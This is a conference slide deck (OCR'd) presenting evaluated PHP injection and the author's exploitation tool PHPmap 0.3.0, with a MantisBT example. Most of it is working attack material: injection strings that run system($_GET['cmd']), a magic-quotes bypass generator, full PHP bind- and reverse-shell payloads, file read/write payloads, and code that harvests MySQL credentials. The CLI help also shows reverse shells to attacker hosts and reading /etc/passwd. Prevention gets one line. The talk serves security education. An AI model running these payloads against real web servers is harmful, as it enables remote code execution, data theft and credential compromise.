CORE SECURITY

Evaluated PHP Injection and PHPmap 0.3.0

About me


- Matt “Level” Bergin, age 24
- Work for CORE Security
- 2nd place, Netwars
- 2011 Pwnie Nomination
  - Windows 7/2k8 IIS 7.5 FTP IAC Heap Overflow
- Spoke at 2012 Blackhat Arsenal
- Featured in CNN, Huffington Post, USCC News, Columbia News Service, etc.
- Find me on Smash the Stack

Topics for discussion

- PHP Injection
  - Description, Cause, and Effect
  - Common discovery locations
  - Payload Options
  - Bypassing Filters
- PHPmap 0.3.0
  - Tool comparison
  - Features
  - Automated Exploitation
- Avoiding all of this, a simple HOWTO

Stored PHP injection example

- What web application vulnerability are we going to talk about?
  - MantisBT 1.2.x/1.3.x
    - ID 12908
      - This was patched early last year
- We must know where the configuration file is being written to
  - In our case its /vulnapp/config_inc.php
    - must be writable or no go
- Attack URL
  - http://www.target.com/vulnapp/config_inc.php?cmd=id
- Result
  - uid=48(apache) gid=48(apache) groups=48(apache)



Real life example

```
...
    <?php
     $t_config = '<?php' . "\r\n";
     $t_config .= "\t\$g_hostname = '$f_hostname';\r\n";
     $t_config .= "\t\$g_db_type = '$f_db_type';\r\n";
     $t_config .= "\t\$g_database_name = '$f_database_name';\r\n";
     $t_config .= "\t\$g_db_username = '$f_db_username';\r\n";
     $t_config .= "\t\$g_db_password = '$f_db_password';\r\n";
     if( $f_db_type == 'db2' ) {
           $t_config .= "\t\$g_db_schema = '$f_db_schema';\r\n";
     }
     $t_config .= '?>' . "\r\n";
     $t_write_failed = true;
      if( !$t_config_exists ) {
           if( $fd = @fopen( $t_config_filename, 'w' ) ) {
              fwrite( $fd, $t_config );
              fclose( $fd );
           }
      }
...
```

- User Supplied Data
- File opened for writing
- Data written
- File closed

Where does the input come from?

```
...
    <td>
     <input name="hostname" type="textbox" value="<?php echo $f_hostname; ?>"></input>
    </td>
...
```

- No input sanitation
- What does it boil down too?

What does the interpreter see?

- Lets take a closer look at

```
$t_config .= "\t\$g_hostname = '$f_hostname';\r\n";
```

- What happens when we supply a legitimate value?

```
$t_config .= "\t\$g_hostname = ‘localhost';\r\n";
```

- What happens when I append PHP characters to that value?

```
$t_config .= "\t\$g_hostname = ‘localhost’';\r\n";
```

- Is this good PHP or will this create a Syntax Error?

Building it out

- Building a detection mechanism


```
$t_config .= "\t\$g_hostname = '$f_hostname';\r\n";
```

- I know ‘;\r\n”; is always at the end
- What happens if my value is.. localhost’;echo ‘hello
- Notice there is no ending, it will automatically be processed as if there were

```
$t_config .= "\t\$g_hostname = ‘localhost’;echo ‘hello';\r\n";
```

From detection, to command injection

- Taking data from an attacker
  - $_GET[“cmd”];
  - A lot of other options available as well
- Utilizing PHP enabled system functions
  - system() exec() popen() passthru()
- Creating an attack string
  - This returns “hello” when called



localhost’;echo ‘hello

  - Exchange the echo for a common attack string

localhost’;system($_GET[‘cmd’]);$a=‘1

Payload breakdown

- The exploit payload can be broken down as this:
  - [a = legitimate value]
  - [b = split character]
  - **[c = attacker code]**
  - [d = new command string]

[a] [b] [c] [d]

localhost';system($_GET["cmd"]);$a='

PHP syntax errors

- The largest fail rate is due to Syntax Errors from incorrect exploit payloads

- The split character is relevant here
  - Blind exploitation
    - If the split was ‘;
    - The end is probably ‘;

$a=‘ $a=“ $a=(‘ $a=[‘ $a=(“ $a=[“

PHP syntax errors, continued

- In order to avoid a Syntax Error in our Exploit Payload, we have to ensure we end the previous code correctly.
  - I have created a list of ways I know to end PHP instructions

; ' ; " ; "); '); \n'; \n"; \r\n'; \r\n"; ';\n'; ";\n";

';"; ";'; ']; "]; ');]; ");]; ']"]; "]']

Introducing PHPMap 0.3.0

Use Responsibly

PHPmap, Eval() exploit tool

- Open Source PHPmap 0.2.1 eval() auto exploitation tool
- Automatically exploits parameters where user input is insecurely passed to the eval() function
- Removes false positive
- Finds enabled system functions for operating system interaction
- Spawns a shell with the privileges of the web server
- provides option for reading, and writing arbitrary files within applicable permissions
- Other fun stuff


How does eval() work?

Eval(string $code);

- Execution of Arbitrary PHP Code
- What happens if data in $code is user controlled?
- What happens if it's not properly sanitized?
- Consider the following:

  Code: <?php $t = eval($_GET['code']); ?>

  Request: file.php?code=phpinfo();



System	Linux li95-148 3.5.2-linode45 #1 SMP Wed Aug 15 14:10:55 EDT 2012 i686
Build Date	Sep 12 2012 19:33:23
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php5/apache2
Loaded Configuration File	/etc/php5/apache2/php.ini
Scan this dir for additional .ini files	/etc/php5/apache2/conf.d
Additional .ini files parsed	/etc/php5/apache2/conf.d/pdo.ini
PHP API	20090626
PHP Extension	20090626
Zend Extension	220090626
Zend Extension Build	API220090626,NTS
PHP Extension Build	API20090626,NTS
Debug Build	no
Thread Safety	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
Registered PHP Streams	https, ftps, compress.zlib, compress.bzip2, php, file, glob, data, http, ftp, phar, zip
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, sslv3, sslv2, tls
Registered Stream Filters	zlib.*, bzip2.*, convert.iconv.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk

What does PHPmap exploit?

- Through the course of this talk we will look at the following code

- This code will be in two flavors
  1. Magic Quotes off
  2. Magic Quotes on (default)

```
<?php $t = eval($_GET['code']); ?>
```

Evaluated PHP injection

- Why do we try so many different possibilities?
  - Maximum potential for determining structure of code without seeing it.
  - Similar to Blind SQL Injection
    - When a Blind SQL Injection is discovered, it returns differently than a baseline request. Future requests can then be crafted in such as way to look for this difference.
      - Boils down to True versus False
    - Evaluated PHP Injection also uses a larger number of requests designed to determine the code structure by building potential payloads which when interpreted will return detection data when fulfilling the request.
      - Boils down to True versus False

phpmap CLI Examples

```
------------------------------------------------------------------
|      phpmap 0.3.0, eval() injection tool                       |
|      Level / CORE Security                                     |
------------------------------------------------------------------

Here we go again...
Usage: phpmap3.py [options]

Options:
  -h, --help            show this help message and exit
  --url=URL             Target URL
  --forms               Discovers forms on target url
  --crawl               Builds a queue of forms to attack
  --restrict-domain=RESTRICT_DOMAIN
                        Allows restriction of the target domain
  --cookie=COOKIEVALUE  Allows the use of an arbitrary cookie value
  --crawl-depth=CRAWLDEPTH
                        Controls the crawler page depth
  --basic=BASICAUTH     Enables basic authentication (ex 'user:pass')
  --fs-write=FSWRITE    Writes local file to the remote fs (ex: --fs-
                        write='localFile.php:/var/www/html/remoteFile.php')
  --fs-read=FSREAD      Reads a file from the remote file system (ex: --fs-
                        read='/etc/passwd')
  --os-shell=OSSHELL    Creates a non-interactive OS shell on the remote host
  --bind-shell=BINDSHELL
                        Bind to a port on the remote host with a OS shell (ex
                        --bind-shell='0.0.0.0:5555')
  --reverse-shell=REVERSHELL
                        Create a reverse OS shell to an attacker controlled
                        host (ex: --reverse-shell='10.10.10.10:5555')
  --db-hook=DBHOOK      Locate database connection strings in the www root,
                        create malicious connection
  --fingerprint         Perform IG on the compromised remote host
  --clear-vuln-db       Deletes entries within the vuln database
```

Attack Options

- HTTP GET Variable
- Forms on Page
- Crawl for Forms
- All Options only support HTTP GET
  - In this version


Detection

- Why static detection payloads are bad?
  - Easy to create IPS rules to block attacks
- What does PHPmap do?
  - Builds a dynamic detection payload with each attack
- How does it do that?
  - It uses the alphabet

```
class Attack:
    def strings(self):
        letters = ['A','B','C','D','E','F','G','H','I','J','K','L','M','N','O','P','Q','R','S','T','U','V','W','X','Y','Z']
        return letters[random.randrange(0,25)]*random.randrange(50,100)
```

Detection, continued

- How does the detection work again?
- Sounds familiar.. Cross site scripting?
- Sounds like a great way to create false positives Matt… You couldn't think of anything better?
- In comes arithmetic



Detection, continued

- Why is math a great method for removing false positive created by cross site scripting vulnerabilities?
- The answer is always different than the request
- It can also be mutually agreed to be the correct answer

Bypassing filters

- Why don't filters want to play nice?
- What do they do?
  - Do _something_ with offending chars
- Which did you build PHPmap to bypass?
  - Magic Quotes
    - Escapes data
- How does it do it?

Magic Quotes

- Fun with Syntax Errors (HTTP 500)
  - Depending on the configuration I've seen two things happen
    - HTTP 500 (magic_quotes_gpc = Off)
      - We can exploit these
      - Syntax errors are created when invalid PHP is injected
    - HTTP 200 (magic_quotes_gpc = On, **default**)
      - $a = 'localhost\';echo \'test\';
        - We can not exploit these, right?
        - Magic_quotes_gpc() escapes quotes, ticks, slashes
- Not designed to be disabled during runtime
- Deprecated & Removed in PHP 5.4.0
  - One tool does not fulfill every job

Why disable Magic Quotes?

- Portability
- Performance
- Inconvenience
- Excerpts from php.net
  - Most programmers prefer escaping at runtime

Bypassing Magic Quotes

- Multi-step process

1. Determine the proper syntax (detection phase)
2. Inject an array, populated with the decimal values of each character in the command to be executed.
3. Inject a for loop, which will force the interpreter to convert those decimal values back to ascii.
4. Execute the desired command.

- Why does this work?
  - Integers don't require a ' or " which is used to determine what data to escape
  - Works within the constraints of the protective function while accomplishing attacker desired goal
    - Work smart, not hard

- What's the catch?
  - Has to be done for every command
  - Wouldn't consider this to be an end all be all for bypassing every filter, just this one and maybe a few others.
  - Other characters could become filtered, such as ';' and ')'

Bypassing Magic Quotes

- Let's take a look at some Python code..

```
def return_bypass_exploit(self,case,code):
    seed = random.random()
    bypass = "$a = array("
    payload = "echo %s;%s echo %s;" % (seed,code,seed)
    payload.replace(" ","+")
    for i in payload: bypass += "%s," % (ord(i))
    bypass=bypass[:-1]
    bypass+="); for ($i=0;$i<count($a);$i++) { $b[$i] = chr($a[$i]); } eval(implode($b));"
    url = "%s?%s=%s" % (case.split("?")[0],case.split("?")[1].split("=")[0],urllib.quote(bypass))
    return url,seed
```

- Here the array is defined
- Here is converts all characters in 'code' into their decimal equivalent
- Here the PHP for loop is defined for converting decimal to ascii
- Here is where the attack url is created

G0t code? - Bind Shell

- Creates a socket
- Binds to a port
- Puts the socket into Listening state
- Waits for a client
  - Accepts client
  - Writes shell prompt
  - Reads command
  - Writes back the result
- Shut down connection
- Closes socket

```php
<?php
set_time_limit(0);
$sockfd = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_bind($sockfd, '%s', % i);
socket_listen($sockfd,15);
$client = socket_accept($sockfd);
while(1) {
    socket_write($client,'\n# ');
    $cmd = socket_read($client,4096);
    if($cmd == FALSE) {
        break;
        }
    socket_write($client , %s($cmd));
    }
socket_shutdown($client, 2);
socket_close($sockfd);
?>
```

G0t code? - Reverse Shell

- Creates socket
- Connects to attacker
  - Writes shell prompt
  - Reads command
  - Writes back the result
- Shut down connection
- Closes socket

```php
<?php
set_time_limit(0);
$sockfd = socket_create(AF_INET, SOCK_STREAM, SOL_TCP);
socket_connect($sockfd,'%s',%i);
while(1) {
    socket_write($sockfd,'\n# ');
    $cmd = socket_read($sockfd,4096);
    if($cmd == FALSE) {
        break;
    }
    socket_write($sockfd , %s($cmd));
}
socket_shutdown($sockfd, 2);
socket_close($sockfd);
?>
```

G0t code? - File System Control

- Reading is easy

- Open the file
- Read the content
- Echo it back
- Taadaa!

```php
<?php
$handle = @fopen('%s', "r");
if ($handle) {
    while (!feof($handle)) {
        $buffer = fgetss($handle,4096);
        echo $buffer;
    }
    fclose($handle);
}
?>
```

G0t code? - File System Control

- Writing still is pretty easy also

- File opened and b64 encoded on attacker computer
- Decoded on server, file written to fs
- Win?

```php
<?php
$data = base64_decode('%s');
$f = fopen('%s','wb');
fwrite($f,$data,strlen($data));
fclose($f);
?>
```

```
"""$data = base64_decode('%s'); $f = fopen('%s','wb');
   fwrite($f,$data,strlen($data)); fclose($f);""" % (base64.b64encode(data),loc)
```

Database Hook

- Provides a SQL shell

1. RecursiveDirectoryIterator('.') is called
2. Each file is read into memory
3. The mysql_connect() string is searched for
4. If a valid entry is returned, PHP is injected to replicate a connection with the discovered credentials and allow for the execution of arbitrary SQL

- Tested against MySQL 5.1 >
- Considered experimental

G0t code?

- How does PHPmap make the interpreter iterate the required files?

```php
<?php
function find_connect($file) {
    $file_handle = fopen($file, "r");
    while (!feof($file_handle)) {
        $line = fgets($file_handle);
        if (strpos($line,'mysql_connect') !== FALSE) {
            fclose($file_handle);
            return $line;
        }
    }
    fclose($file_handle);
    return 0;
}
$it = new RecursiveDirectoryIterator(".");
foreach(new RecursiveIteratorIterator($it) as $file) {
    $string = find_connect($file);
    if ($string !== 0) {
        print $string;
        }
    }
?>
```

- Defines function to read content of file and find the mysql_connect function
- Returns that line of code if it succeeds

G0t code?

- After obtaining the credentials in the last piece, this code is then injected.

```php
<?php
$link = mysql_connect('%s', '%s', '%s');
if (!$link) {
    die('Could not connect: ' . mysql_error());
    }
$result = mysql_query('%s');
if (!$result) {
    $message  = 'Invalid query: ' . mysql_error() . "\n";
    $message .= 'Whole query: ' . $query; die($message);
}
while ($row = mysql_fetch_row($result)) {
    foreach ($row as $columnName => $columnData) {
        echo $columnData;
    }
}
mysql_free_result($result);
mysql_close($link);
?>
```

Fingerprinting

- Retrieves information from the vulnerable asset
  - Current user
  - Working directory
  - Valid system function
- Valid system function?
  - Administrator disables system()
  - Administrator doesn't disable passthru()

G0t code? - Fingerprinting

- Uses ini_get() to read the right value
- Returns the value in CSV form
- Compared to supported list of system PHP functions
- Suitable function returned

```php
<?php
$disabled_functions = ini_get('disable_functions');
if ($disabled_functions != '') {
    $arr = explode(',', $disabled_functions);
    sort($arr);
    for ($i=0;$i<count($arr);$i++) {
        echo $arr[$i].',';
    }
}
?>
```

```
func_list = ["system","passthru","exec","shell_exec","proc_open"]
for func in func_list:
    if func in data.split(str(seed))[1].replace(" ","").rstrip(",").split(","):
        print "[*] host does not allow php function: %s" % (func)
    else:
        return func
```

Exploitation history

- Vulnerabilities entered into SQLitedb
- Won’t waste time looking for the vulnerable parameter if it already knows where it is.
- Early on.. But functional

Up front functionality

- Passing a single OS command
- Bind and Reverse Shell
- Read/Write to the File system
- Web page Crawler
- Basic Authentication

Behind the scenes

- Dynamic detection payload generation
  - Outsmart those pesky IPS systems
- False positive reduction
  - We like math
- Dynamic PHP code generation
- Data cleanup
  - Only returns shell data
- Automatic Magic Quotes bypass
  - May also work elsewhere :p
- SQLitedb
  - Exploit history

Prevention

Eval() is Evil()

Don’t use it.

Download PHPmap

http://www.github.com/levle/PHPmap

PHPMap future

- Upcoming features

1. SOCKS Proxy for pivoting
2. POST Support
3. Serializing Support
4. User-Agent Spoofing
5. Interpreter vulnerabilities
   - Last resort exploitation
     - Evaluation but not command injection

Questions?

Thank you.